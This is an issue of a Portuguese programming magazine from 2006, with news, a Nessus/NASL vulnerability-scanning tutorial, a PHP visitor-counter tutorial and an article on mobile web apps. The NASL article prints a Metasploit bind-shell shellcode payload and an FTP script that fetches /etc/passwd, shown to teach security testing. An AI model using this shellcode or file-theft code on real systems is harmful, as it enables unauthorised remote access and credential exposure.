

PROGRAMAR

A REVISTA PORTUGUESA DE PROGRAMAÇÃO

Revista nº3 - Julho de 2006

www.portugal-a-programar.org

Segurança e Hacking: Scripts NASL

Conheça tudo sobre scripts NASL para Nessus.

Mobilizing Web Applications

Adapte as suas aplicações web a dispositivos móveis.

Projecto PDA

Adição de classificações por Personal Digital Assistants

LaTeX
Documentos com
fórmulas matemáticas
avanzadas.

<Índice>

- <03> Notícias
- <04> Tema de capa
- <10> A programar
- <15> Tutorial
- <18> GNU/Linux
- <20> Projecto
- <22> Internet
- <24> Em análise
- <25> Blue screen
- <26> Comunidade P@P



<Equipa PROGRAMAR>

<Administração>

deathseeker25 (Rui Maia)
d_pintassilgo (David Pintassilgo)
meISpeedline (Márcio Lima)
satanuke (Hugo Violante)

<Coordenador>

neon_prannock (Sérgio Santos)

<Redacção>

teckV (José Domingos)
Ped@ntilva (Pedro Silva)
AriOps (Daniel Correia)
Heckel (Gil Sousa)
_nEvermind (Tiago Salgado)
marceluh (Marcelo Martins)
xplod_me (Joel Calado)
Evil Knievel (Luis Madureira)

<Colaboradores>

vbmaster (Miguel Pais)
palobo (Pedro Lobo)

<Contacto>

revistaprogramar@portugal-a-programar.org



Época de mudança

Esta terceira edição da revista apresenta-se como uma transição entre todo o trabalho que tem sido continuado até agora e as alterações que vão sendo introduzidas na revista. Nesta edição já se podem notar algumas das alterações, principalmente a nível de conteúdo. Procurámos equilibrar mais esta edição em termos de público alvo dos artigos, tentando abranger mais grupos, para além dos iniciantes em programação. O tema de capa demonstra isso mesmo, embora seja desconhecido para alguns, insere-se numa área cada vez mais importante actualmente e que muitos gostariam de aprofundar.

Para além de secções novas, algumas já presentes nesta edição, esperem mais novidades para a próxima edição. Iremos continuar a receber e a analisar todo o *feedback* que nos enviarem, de modo a que a evolução da revista seja o mais positiva possível.

A nível interno, podemos contar com um maior número de colaboradores activos, que muito influenciaram os temas que são apresentados nesta edição. Foram também levantadas questões importantes sobre o futuro da revista, assim como alternativas ao actual sistema de distribuição. Ainda não houveram decisões a longo prazo e esperamos que as reacções, por parte dos leitores, às futuras edições, venham influenciar essas decisões.

</neon_prannock>

A maioria dos portugueses nunca utilizou um computador

A maioria dos portugueses (53%) nunca utilizou um computador, apenas 28% navega regularmente na Internet e só um terço dos trabalhadores usa tecnologia digital na actividade laboral. Estes são os principais factores que fazem com que Portugal esteja na cauda da Europa em matéria de conhecimentos básicos de informática, revela um estudo da Eurostat, ontem apresentado.

Pior que Portugal apenas se encontram quatro países entre os 25 da UE: a Grécia (65%), a Itália (59%), a Hungria (57%) e Chipre, nação que têm a mesma percentagem que Portugal de população sem os "conhecimentos básicos" para trabalhar com um computador (54%).



O estudo da Eurostat foi realizado em finais de 2005 e tem por base um inquérito à população da UE entre os 16 e 74 anos. Não há dados sobre a Bélgica, República Checa, Espanha, França, Irlanda, Malta, Holanda e Finlândia. Em termos gerais, os resultados não são animadores para os dirigentes europeus, já que um terço (37%) da população da UE não sabe trabalhar com computadores. A Dinamarca (90%) e a Suécia (89%) são os países com uma população mais habilitada a nível informático.

Primavera gratuito

A nova aplicação, denominada Primavera Express, poderá ser utilizada gratuitamente por empresas com apenas um posto de trabalho que procurem uma solução muito simples para gestão de vendas, de stocks, de contas correntes e de clientes. Segundo José Dionísio, o presidente da Primavera BSS, esta oferta é uma consequência da evolução da software house nacional, cujo negócio assenta actualmente sobretudo nas soluções para PME e empresas de grande dimensão. «Apesar de termos evoluído para soluções mais complexas, achamos que devemos continuar a apresentar soluções para as micro-empresas», referiu o responsável.



Segundo Carlos Morais, responsável pela área de investigação e desenvolvimento da Primavera BSS, «a versão 7 constitui o maior investimento de sempre da empresa no lançamento de um novo produto. Um investimento de cerca de 1,5 milhões de euros, que envolveu 50 mil horas de desenvolvimento por parte de uma equipa de 40 engenheiros».

Microsoft®

Bill Gates vai dedicar-se a tempo inteiro à filantropia

Criada em 2000, a Fundação Bill e Melinda Gates é hoje a maior instituição filantrópica do mundo, com um orçamento de 30 mil milhões de dólares para programas nas áreas da saúde e educação destinados ao terceiro mundo. Mas quando, daqui a dois anos, o patrão da Microsoft passar a dedicar-se a tempo inteiro à sua fundação - decisão que anunciou esta quinta-feira, o saldo só poderá ser ainda mais astronómico.

Bill Gates não sai, porém, abruptamente. "Preparámos uma transição suave durante os próximos dois anos", especificou. O patrão da Microsoft conservará o cargo de presidente da empresa até lá (Julho de 2008) e assegurou que ela "continuará a fazer mil milhões de dólares de lucros mensalmente". No ano passado, a Microsoft totalizou 12 mil milhões de dólares de lucros e teve um volume de negócios da ordem dos 40 mil milhões de dólares.

Actualmente, a fundação distingue-se pelo seu apoio a trabalhos na área da sida e saúde pública e na educação nos países em desenvolvimentos, com atribuição de bolsas, por exemplo, e assistência a jovens e crianças desfavorecidos. Resta saber o que vai mudar quando Bill Gates assumir directamente os destinos da sua própria fundação.

Nessus Attack Scripting Language

Análise de Vulnerabilidades

Introdução

Nos dias de hoje com o número crescente de especialistas a observar de perto os produtos informáticos em uso, introduziu-se uma nova dimensão para a administração de sistemas informáticos. A análise constante e automatizada dos sistemas em busca de vulnerabilidades que possam permitir o uso indevido desses mesmos sistemas.

As vulnerabilidades são situações técnicas nos produtos, sejam aplicações, sistemas operativos ou equipamentos físicos e permitem a um utilizador mal intencionado (cracker) executar determinados procedimentos explorando essas vulnerabilidades, abrindo buracos na segurança de um sistema. Muitas vezes as vulnerabilidades são erros ou más configurações que podem permitir entre diversas coisas o acesso remoto ao sistema e a anulação de funcionalidades e serviços. São desenvolvidos programas ou técnicas que tiram partido das vulnerabilidades sendo conhecidos na comunidade como exploits e os mais apetecíveis para o cracker são os que abusam de falhas que permitem a execução de código/comandos remotos com recurso a Shell Code.

Podem aprender mais sobre os exploits num site destinado ao seu desenvolvimento e uso. Este site disponibiliza uma framework para os auditores de segurança, Red Teams/Penetration Testers, facilmente executarem os exploits identificando falhas de segurança nos seus clientes permitindo que estes sejam corrigidos, normalmente através de actualizações ou alterações na configuração dos seus sistemas antes que um cracker use essa falha com fins prejudiciais. O processo envolve muitas vezes o "penetrar" com sucesso no sistema alvo com autorização dos proprietários do sistema, a famosa Green Card ou Carta Verde.

O site metasploit (www.metasploit.com) disponibiliza uma instalação de demonstração onde poderão ficar com uma ideia geral destas técnicas. Uma parte muito importante no explorar de vulnerabilidades são os payloads, shell code, que é injectado remotamente permitindo a execução de diversas

operações no sistema alvo que não estão autorizadas pelos administradores. Normalmente esse código é executado com as permissões do utilizador do serviço/aplicação vulnerável, sendo um dos pontos porque é importante a utilização de contas com privilégios mínimos para os serviços/aplicações expostas.

Demonstração da framework MetaSploit -
<http://metasploit.com:55555/PAYLOADS>

Exemplo de um Payload "BSD IA32 Bind Shell"

```
# bsd_ia32_bind - LPORT=4444 Size=104
Encoder=PexFnstenvSub
http://metasploit.com
my $shellcode =
"\x2b\xc9\x83\xe9\xec\xd9\xee\xd9\x74\x24
\xf4\x5b\x81\x73\x13\x7b".
"\x6e\x59\x2b\x83\xeb\xfc\xe2\xf4\x11\x0f
\x01\xb2\x29\x06\x49\x29".
"\x6a\x32\xd0\xca\x29\x2c\x0b\x69\x29\x04
\x49\xe6\xfb\xf7\xca\x7a".
"\x28\x3c\x33\x43\x23\xa3\xd9\x9b\x11\xa3
\xd9\x79\x28\x3c\xe9\x35".
"\xb6\xee\xce\x41\x79\x37\x33\x71\x23\x3f
\x0e\x7a\xb6\xee\x10\x52".
"\x8e\x3e\x31\x04\x54\x1d\x31\x43\x54\x0c
\x30\x45\xf2\x8d\x09\xf7".
"\x28\x3d\xe9\x10\xb6\xee\x59\x2b";
```

Como podemos verificar existem diversas técnicas nos dias correntes que permitem trespassar todas as medidas de segurança comprometendo com sucesso sistemas informáticos que estejam vulneráveis a certos exploits.

Nos Dias de hoje as vulnerabilidades são descobertas cada vez mais rápido e os exploits são desenvolvidos e disponibilizados muitas vezes em dias, tornando-se essencial à manutenção de um sistema informático a implementação de um processo de análise de vulnerabilidades com a finalidade de alertar para actualizações ou reconfigurações dos respectivos sistemas. Tornou-se claro que um processo deste tipo têm de passar pela implementação de um serviço que possa efectuar testes. Existem diversos produtos e vão surgindo cada vez mais, cujo objectivo é efectuar esses testes. Existem produtos comerciais de milhares de euros e outros gratuitos sob licenciamento GPL, que é o caso do Nessus abordado neste artigo. Uns comerciais muito interessantes são o Saint (www.saintcorporation.com) e o CORE Impact. Entre outros gratuitos destaco o SARA.

Neste artigo serão abordadas as noções introdutórias do desenvolvimento de scripts NASL. Para dominar esta técnica terá de aprofundar o estudo com outros guias ou manuais referenciados no final deste artigo.

Nessus – Scanner


Detector de Vulnerabilidades em sistemas informáticos

Neste artigo vamos abordar a programação de plugins em NASL para incorporar no mecanismo de detecção automática de vulnerabilidade disponibilizado pelo Nessus.

Porquê o Nessus?

O Nessus têm o suporte da comunidade e está ao nível de produtos comerciais de milhares de euros. É gratuito, sendo publicado sob o licenciamento GPL, é Open-Source (nas versões anteriores à 3.x) e permite o desenvolvimento de testes personalizados recorrendo á linguagem de scripting NASL (Nessus Attack Scripting Language) ou a sobejamente e reconhecida linguagem de programação C.

Modelo cliente / servidor:



O Nessus usa uma arquitectura tipo Cliente-Servidor. O servidor do Nessus, o `nessusd`, escuta/espera por ligações dos clientes que depois de autenticados podem executar os ataques seleccionados. O Nessus é multi-utilizador permitindo configurações distintas para utilizadores distintos. Os clientes podem se autenticar por certificados ou password e as comunicações entre o cliente e o servidor são encriptadas.

O Nessus têm incorporado diversos produtos dos mais reconhecidos na comunidade de especialistas de segurança (Hackers) como o Nmap (www.insecure.org) para port/service scanner, o soberbo Hydra (<http://thc.segfault.net/thc-hydra>) da equipe THC para teste de passwords/autenticações. O Nessus é um pacote de análise de implementações de segurança e vulnerabilidades extremamente poderoso sendo o preferido na comunidade e usado em muitas empresas de renome.

A detecção automatizada de vulnerabilidades efectua-se em três fases distintas.

Scanning (Exploração)

Nesta fase são efectuados rastreios aos alvos para verificar quais estão em funcionamento. Podem-se escolher diversos métodos quer inerente ao core do Nessus, quer recorrendo ao poderoso Nmap. Mesmo os alvos que não respondem não são anulados da análise. São analisados portos à escuta assim como os serviços que neles respondem, sendo esta informação usada mais tarde no decorrer do scan.

Enumeração/Identificação

Nesta fase o Nessus analisa serviços de rede tentando obter os banners que revelem informação sobre o software e sistema operativo em uso no alvo. Algo essencial ao decorrer do processo. Nesta fase são enumerados os alvos e podem ser executados procedimentos de brute-forcing de usernames e passwords.

Detecção de Vulnerabilidades

O software analisa os serviços remotos de acordo com a lista criada na fase de enumeração, executando os plugins que contêm o código que vai efectuar determinados procedimentos com vista a determinar se o alvo é vulnerável à situação explorada no plugin. São executados plugins que procuram por diversas vulnerabilidades como validação de introdução de dados (input validation), buffer-overflows, configurações não seguras entre outras.

Instalar o Nessus

Para informação sobre a instalação do Nessus consultem o guia oficial da Tenable no site oficial do nessus. Está fora do âmbito deste artigo quer o processo de instalação quer a administração do mecanismo de scans.

http://www.nessus.org/documentation/nessus_3.0_installation_guide.pdf

Podem também encontrar no site oficial manuais para a utilização avançada do Nessus e operação dos clientes Nessus.

<http://www.nessus.org/documentation>

O interpretador de NASL

Depois de instalado o Nessus, fica disponível para o utilizador o interpretador de NASL. Procurem no directório `/usr/local/lib/nessus/plugins/` pelos plugins instalados. Estão em texto simples e podem analisá-los para melhor os entenderem. O Nessus executa estes plugins quando o utilizador efectuar um scan com o Nessus. Na configuração do scan do nessus definem-se quais os plugins a usar. Para executar um script/plugin específico na linha de comandos use o intérprete de NASL, "nasl -t" a opção -t diz ao interpretador NASL para executar o script/plugin efectuando um scan com esse plugin ao alvo introduzido. Por exemplo, o `finger.nasl` efectua uma ligação ao host/alvo remoto no porto 79 verificando se o daemon do fingerd está em execução escutando por ligações. Para executar este script contra o seu próprio servidor, execute:

```
[notroot]$ nasl -t 127.0.0.1 finger.nasl
```

É através do interpretador que o programador pode depurar / testar o seu script. Atenção que o contexto é diferente do criado pelo scan "normal" do nessus, estando nomeadamente certas funcionalidades indisponíveis se o script for executado directamente no interpretador NASL.




Fig: Cliente do Nessus e a selecção de plugins/testes de segurança.

O que é o NASL?

NASL é uma linguagem de scripting projectada para o Nessus. Tem como objectivo permitir que qualquer um escreva um teste para um determinada falha de segurança em alguns minutos, para permitir que as comunidades compartilhem os seus testes sem terem que preocupar-se sobre seu sistema operativo e garante a todos que um script de NASL não pode fazer qualquer coisa danosa, excepto executar um teste a uma falha de segurança num determinado alvo. Assim, o NASL permite que forje facilmente pacotes IP (raw packets), ou envie pacotes regulares. Fornece-lhe algumas funções convenientes que farão os testes de servidores web e ftp mais fáceis de escrever. NASL garante-lhe que:

- Não emitirá nenhum pacote para nenhuma outra máquina que não o alvo definido
- Não executará comando no seu sistema local

O que não é o NASL?

NASL não é uma linguagem de scripting muito poderosa. Tem como finalidade o desenvolvimento de plugins que são testes da segurança. Assim, não espere escrever um web server da terceira geração nesta língua, nem uma utilidade da conversão de ficheiros. Use Perl, python ou outra linguagem de programação para fazer isto - NASL é 100 vezes mais rápido nas suas funções específicas.

As bases: NASL syntax

A sintaxe do NASL é muito parecida com a do C, com a excepção das muitas coisas aborrecidas do C que foram removidas. Não importa o tipo dos objectos, nem é necessário alocar memória para eles ou libertá-la depois de usados. Não é necessário declarar as suas variáveis antes de as usar. Apenas é necessário ao programador focalizar-se no teste de segurança que quer executar.

Comentários

O Caracter de comentário é o `' # '`. Ele comenta apenas para fora da linha actual.

Exemplos de comentários válidos:

```
a = 1; # let a = 1
# Set b to 2 :
b = 2;
```

Variáveis, tipos de variáveis, alocação de memória, includes

Não é necessário declarar variáveis antes de as usar. Não interessa os tipos variáveis. O interpretador de NASL alertará se tentar fazer algo errado, como a adição de um pacote do IP a um número. Não é necessário alocar memória nem há preocupações com includes, simplesmente porque não há includes. A memória é alocada quando necessária.

Números e strings

Os números podem ser introduzidos em diversos formatos: decimal, hexadecimal, ou binário. Todas estas linhas estão correctas:

```
a = 1204; ou
b = 0x0A; ou
c = 0b001010110110; ou
d = 123 + 0xFF;
```

As strings necessitam de ser colocadas entre películas (quoted). De notar que contrariamente ao C, os caracteres não são interpolados a não ser que explicitamente pedido usando a função string().

```
a = "Hello\nI'm Renaud";
# a igual a "Hello\nI'm Renaud"
b = string("Hello\nI'm Renaud");
# b igual a "Hello
#           I'm Renaud"
c = string(a);
# c igual a b
```

Funções Não Anónimas

Uma coisa que é diferente do C é a maneira como o NASL passa os argumentos de uma função. Em C, é necessário saber exactamente a posição dos argumentos. Em NASL isso não interessa, usando-se nomes para os argumentos e quando não se passa um argumento necessário este é pedido em "run time". Tipo, uma função que usa um argumento que é o IP e outro que é o SERVIÇO será chamada assim. *função(IP:10,SERVICO:http)*. A ordem em que são apresentados não interessa e podem ser anulados argumentos opcionais.

Exemplo: A função `forge_ip_packet()` necessita de muitos elementos. Ambas as seguintes representações são válidas:

```
forge_ip_packet(ip_hl : 5, ip_v : 4,
                ip_p : IPPROTO_TCP);

forge_ip_packet(ip_p : IPPROTO_TCP,
                ip_v : 4, ip_hl : 5);
```

O utilizador será questionado em "run time" pelos argumentos em falta (`ip_len`, e assim sucessivamente...). Claro que um teste de segurança não pode interagir com o utilizador, esta pequena situação apenas será utilizada para debugging.

Funções Anónimas

As funções anónimas são funções com um único argumento ou argumentos do mesmo tipo/type.

Exemplos :

```
send_packet(my_packet);
send_packet(packet1, packet2, packet3);
```

Estas funções podem ter opções. A função `send_packet()` espera por uma resposta. Se acha que não é necessário aguardar pela resposta pode-se desactivar o pcap e aumentar a velocidade do teste:

```
send_packet(packet, use_pcap:FALSE);
```

Ciclos

Os ciclos For e While funcionam como no C:

For:

```
for(instruction_start;condition;end_loop_
instruction)
{
    # Alguns comandos aqui.
}
```

ou

```
for(instruction_start;condition;end_loop_
instruction)function();
```

While:

```
while(condition)
{
    # Alguns comandos aqui.
}
```

ou

```
while(condition)function();
```

Exemplos:

```
# Contador de 1 até 10
for(i=1;i<=10;i=i+1)display("i : ", i,
"\n");

# Exemplo com o ciclo while
i = 0;
while(i < 10)
{
    i = i+1;
}
```

Funções definidas pelo utilizador

NASL suporta funções definidas pelo utilizador:

```
function my_function(argument1,
argument2, ....)
```

Uma função definida pelo utilizador tem obrigatoriamente de usar argumentos não anónimos.

Exemplo:

```
function fact(n)
{
    if((n == 0) || (n == 1))
        return(n);
    else
        return(n*fact(n:n-1));
}

display("5! is ", fact(n:5), "\n");
```

Operadores

Os operadores normais do C funcionam em NASL. São, +, -, *, / e %. Como complemento os operadores binários | e & são suportados. Existem ainda dois operadores que não existem no C, que serão abordados a seguir.

O operador X

Os ciclos for e while são uma grande ajuda mas consomem tempo e recursos. Imagine que quer enviar uma tempestade de pacotes SYN. O operador 'x' irá repetir a mesma função N vezes num processo extremamente rápido (a mesma velocidade que o C nativo).

Exemplo:

```
send_packet(udp) x 10;
```

Envia 10 vezes o mesmo pacote. Muito bom mesmo.

O operador '><'

O operador >< é um operador booleano que verifica se a string A está incluída na string B.

Exemplo:

```
a = "Nessus";
b = "I use Nessus";
if(a >< b){
    # será executado desde que a esteja em b
        display(a, " existe em ",
            b, "\n");
}
```

As funções de NASL relacionadas com redes

NASL não deixará abrir um socket para outro host/alvo que não seja explicitamente definido pelo teste. Só os hosts mencionados no teste serão alvo de ligações.

Manipulação de Sockets

Um socket é uma maneira de comunicação com outro host/equipamento usando os protocolos TCP ou o UDP. É como um túnel ou uma estrada projectada para transmitir dados de um porto para outro através de um determinado protocolo. Os portos são como portas (Port pode-se traduzir como porto ou porta): (ex. port 25 = porta 25 ou porto 25)

Como abrir um socket

As funções `open_sock_tcp()` e `open_sock_udp()` abrem um socket TCP ou UDP. Estas duas funções usam argumentos anónimos. Exemplo:

```
# Abrir um socket TCP no porto 80 :
soc1 = open_sock_tcp(80);
# Abrir um socket UDP no porto 123 :
soc2 = open_sock_udp(123);
```

As funções retornam 0 caso não seja possível a ligação. Um simples Port Scanner será assim:

```
start = prompt("First port to scan ? ");
end = prompt("Last port to scan ? ");
for(i=start;i<end;i=i+1)
{
  soc = open_sock_tcp(i);
  if(soc) {
    display("Port ", i, " is open\n");
    close(soc);
  }
}
```

Fechar um socket

A função `close()` é usada para fechar um socket. Executará internamente um `shutdown()` antes de realmente fechar o socket.

Escrever e ler para um socket. Enviar e receber dados por comunicação TCP ou UDP

A leitura e a escrita através de um socket são feitas usando uma destas funções:

- `recv(socket:<socketname>, length:<length> [,timeout : <timeout>])`

Lê <length> bytes do socket <socketname>. Esta função pode ser usada para TCP ou UDP. A opção `timeout` é expressa em segundos.

- `recv_line(socket:<socketname>,length:<length> [, timeout: <timeout>])`

Esta função funciona da mesma maneira que o `recv()`, a não ser que esta para de ler dados assim que o carácter `\n` for lido. Esta função trabalha somente com socket do TCP.

- `send(socket:<socket>, data:<data> [, length:<length>])`

Envia os dados <data> no socket <socket>. O argumento opcional diz à função para enviar apenas [length] bytes no

socket. Se não for definido serão enviados até que um carácter NULL for encontrado.

Funções de Alto Nível – encapsulam funções de baixo nível

NASL disponibiliza várias funções de alto nível para protocolos como o FTP e WWW.

- `ftp_log_in(socket:<soc>, user:<login>, pass:<pass>)` - tenta logar-se no sistema remoto
- `ftp_get_pasv_port(socket:<soc>)` - envia um comando <pasv>
- `is_cgi_installed(<name>)` - procura por ficheiros no sistema alvo

Exemplo "www":

```
if(is_cgi_installed("/robots.txt")){
  display("The file /robots.txt is present\n");
}
if(is_cgi_installed("php.cgi")){
  display("The CGI php.cgi is installed in /cgi-bin\n");
}
if(!is_cgi_installed("/php.cgi")){
  display("There is no 'php.cgi' in the remote web root\n");
}
```

Exemplo "ftp":

```
soc = open_sock_tcp(21);
if(ftp_log_in(socket:soc, user:"ftp", pass:"joe@")) # Log como user anonimo
{
  port = ftp_get_pasv_port(socket:soc);
  if(port) {
    soc2 = open_sock_tcp(port);
    data = string("RETR /etc/passwd\r\n");
    send(socket:soc, data:data);
    password_file = recv(socket:soc2, length:10000);
    display(password_file);
    close(soc2); }
  close(soc);
}
```

Como podem ver o NASL permite a criação de testes de segurança de uma forma simples e eficaz. Com este artigo é impossível ficar a saber desenvolver em NASL mas o meu objectivo é introduzir-vos no tema para que procurem estudar em pormenor de modo a dominarem com sucesso o que está envolvido.

</teckV>



Neste artigo vamos abordar o PHP um pouco mais fundo. A vantagem das linguagens dinâmicas é poder ser usado em qualquer parte de um documento HTML. Ou seja, têm uma página HTML com vários conteúdos e numa parte do documento querem uma informação dinâmica.

Vamos imaginar por exemplo um contador que informa quantas vezes já visitaram a página. Vocês só querem que uma pequena parte seja dinâmica (o contador). Para tal acontecer basta mudar a extensão de uma página HTML para PHP (exemplo: "pagina.html" para "pagina.php") e onde queremos colocar código PHP devemos colocar as respectivas tags "<?php código ?>". Exemplo:

```
<html>
<head>
  <title>PHP Teste</title>
</head>
<body>
  <?php echo "<p>Olá Mundo</p>"; ?>
</body>
</html>
```

Para colocarmos um simples contador devemos ter alguns conhecimentos sobre bases de dados ou então sobre ficheiros. Vamos agora abordar a parte dos ficheiros.

Para abriremos um ficheiro devemos fazer do seguinte modo:

```
$nomeFicheiro = "teste.txt";
$ficheiro = fopen($nomeFicheiro, 'x') or
die("Não abriu o ficheiro");
fclose($ficheiro);
```

O fopen() é a função que nos permite abrir um ficheiro. Quando já não vamos precisar mais do ficheiro devemos fazer um fclose() para fechar o ficheiro.

Em X devemos definir o que queremos do ficheiro:

- r Só para leitura
- Para escrever no ficheiro (todo o conteúdo do ficheiro será apagado e escrito o que for mandado nas instruções).
- w

- a Para escrever no ficheiro mas sem apagar o seu conteúdo. Escreve no final do ficheiro).
- r+ Permite ler e escrever no ficheiro, e o apontador está no início do ficheiro.
- w+ Permite ler e escrever mas apaga todo o conteúdo do ficheiro ao abri-lo.
- a+ Funciona como o r+ mas o apontador está no fim do ficheiro.

Agora que já temos uma pequena noção de ficheiros vou colocar um pequeno script de um contador muito simples:

```
<html
xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type"
content="text/html; charset=iso-8859-1"
/>
<title>Contador</title>
</head>
<body>
<p>Número de visitas:
<?php
  //nome do ficheiro com o número de
visitas
  $nomeFicheiro = 'contador.txt';
  //abertura do ficheiro para
leitura'r'
  $ler = fopen ($nomeFicheiro, 'r') or
die("Não abriu o ficheiro");;
  //leitura da primeira linha do
ficheiro
  $linha = fgets ($ler);
  fclose($ler);
  //incremento de visita
  $linha++;
  //abrir ficheiro para escrita
  $escrever = fopen ($nomeFicheiro,
'w') or die("Não abriu o ficheiro");;
  //escrever no ficheiro
  fwrite ($escrever, $linha);
  //imprimir o número da visita
  print $linha;
?></p>
</body>
</html>
```


Devem ter em atenção que para que este script funcione devidamente na mesma pasta em que colocam este ficheiro PHP devem colocar um ficheiro chamado "contador.txt" e que deve conter apenas um número, que inicialmente deve ser 0, mas que pode ser outra que vocês queiram. Este é um contador muito simples, a partir deste podem começar a fazer os vossos scripts com imagens a informar o número de visitas. Boa sorte e bom trabalho, qualquer dúvida visitem o fórum.

</Ped@ntilva>

"Mobilização" de Aplicações Web com o M-Business Anywhere

Muitos programadores têm como único alvo o desenvolvimento de aplicações para computadores Desktop e Laptop mas esquecem-se de uma das plataformas que nos últimos anos tem apresentado o maior crescimento a nível de mercado: os dispositivos móveis. Pocket PCs, Smartphones e Palms são os principais dispositivos móveis actuais, tendo como sistemas operativos nomes como Windows Mobile, Symbian e Palm OS.


Recentemente realizou-se um workshop exactamente sobre este tema na Sybase Portugal. Sendo esta a empresa que mais cota de mercado tem na área da mobilidade, acho oportuna a apresentação das principais ferramentas e soluções que permitem a todos os programadores mobilizar as suas aplicações web desenvolvidas em qualquer linguagem. Com isto, a primeira solução a apresentar é o M-Business Anywhere.




Para apresentar esta solução, vou usar um exemplo prático. Imaginemos uma empresa com o nome HGI que tem uma aplicação web a que todos os seus funcionários podem aceder e visualizar/submeter informação. Com esta aplicação já criada, a única preocupação do programador é a de permitir uma boa visualização num dispositivo móvel. Com o M-Business Anywhere basta criar um grupo no painel de administração, criar um utilizador nesse mesmo grupo e seguidamente criar um *channel*.

Os *channels* não são mais do que os canais a que o utilizador de um determinado grupo (ou todos os utilizadores se pretendido) tem acesso. Estes *channels* são muito fáceis de criar, sendo apenas preciso dar um nome à aplicação, indicar o

local (num servidor e com a aplicação a correr, do formato `http://...`), indicar a profundidade dos links (quantos links quer que sejam seguidos e descarregados para o dispositivo cliente) e outras opções para melhor visualização como, por exemplo, a apresentação de imagens.



Para acedermos a esta aplicação no dispositivo móvel precisamos de um pequeno aplicativo chamado AvantGo, que funciona basicamente como um browser.



À Esquerda um exemplo de uma aplicação web já mobilizada no AvantGo.

Como podemos visualizar na imagem, a aplicação está a correr em modo offline. O leitor então questiona-se sobre como é acedida então a aplicação se é dinâmica (em php). É simples, o M-Business apenas envia AvantGo código cliente, ou seja, HTML, CSS e JavaScript. Os formulários também podem ser


utilizados offline, sendo todos os dados inseridos guardados no Forms Manager e na sincronização seguinte são enviados para o servidor.

Para concluir, o M-Business também tem a possibilidade de criar bases de dados comprimidas a partir de ficheiros xml ou bases de dados existentes mesmo na aplicação web, útil por exemplo para a área de contactos desta *web application* que demos em exemplo.

Ligações:

http://www.ianywhere.com/developer/mbusiness_anywhere.html
<http://www.avantgo.com>

</AriOps>



LaTeX

Uma forma alternativa de criar documentos

O que é o LaTeX?

